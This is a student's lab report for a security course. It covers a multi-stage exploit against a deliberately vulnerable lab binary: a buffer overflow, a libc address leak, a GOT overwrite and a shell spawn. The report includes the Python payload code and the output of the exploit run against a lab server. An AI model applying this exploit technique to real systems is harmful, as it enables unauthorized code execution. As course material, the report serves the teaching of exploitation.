Dylan Aegbuniwe

CSC 472

Lab 4: Multi-Stage Exploits

11/8/2021


Introduction

In this lab, we are exploiting a vulnerable code with a multi-stage exploit using gdb and Python.

Analysis and Results


Dummy Character “A” * 37
write@plt
Address for pop, pop, pop, ret gadget
1
write@got
4
read@plt
Address of pop, pop, pop, ret gadget
0
write@got
4
system@plt -> write@plt
0xdeadbeef
“ed” string

This table shows the order of the payload and how it matches each of the required values in the lab4.c code to pass through each function. It works off of a four stage process going buff overflow > leak information > got overwrite > spawn shell.



```
# create your payload
payload = b"A" * 37

payload +=p32(write_plt)
payload +=p32(pop_pop_pop_ret)
payload +=p32(1)
payload +=p32(write_got)
payload +=p32(4)

payload +=p32(read_plt)
payload +=p32(pop_pop_pop_ret)
payload +=p32(0)
payload +=p32(write_got)
payload +=p32(4)

#stage 4: execute command and get shell
payload +=p32(write_plt)
payload +=p32(0xdeadbeef)
payload +=p32(ed_string)

p.send(payload)

#stage 1: leak write@libc
p.recv(25)
data = p.recv(4)
write_libc = u32(data)
log.info("leaked write@libc: 0x%x", write_libc)

#stage 2: find system@libc -- just a pure mathematical equation
libc_start_addr = write_libc - offset_write
system_libc = libc_start_addr + offset_system
log.info("write@libc addr: 0x%x", system_libc)

#stage 3: send system@libc to overwrite write@libc (which stores in write@got)
p.send(p32(system_libc))
```

This is the main portion of the payload, the edited data that hacks into the lab4.c file.



```
root@26b626c69a20:/workdir # python3 lab4_exp.py
[+] Opening connection to 147.182.223.56 on port 7777: Done
[*] leaked write@libc: 0xf7e797c0
[*] write@libc addr: 0xf7dc9960
[*] Switching to interactive mode
$
?
$
?
$ whoami
?
$ q
[*] Got EOF while reading in interactive
$
$
[*] Closed connection to 147.182.223.56 port 7777
[*] Got EOF while sending in interactive
```

This is the output when running the exploit, getting into the new shell code.

Discussion and Conclusion

This lab satisfied the purpose of learning a way to use a multi-stage exploit to hack a vulnerable code, as well as using the gdb debugger to spotlight certain addresses to see their vulnerabilities. The exploit was all done in Python. In the end, the result was what was wanted as the exploit successfully hacked into the lab4 code and entered the new shell.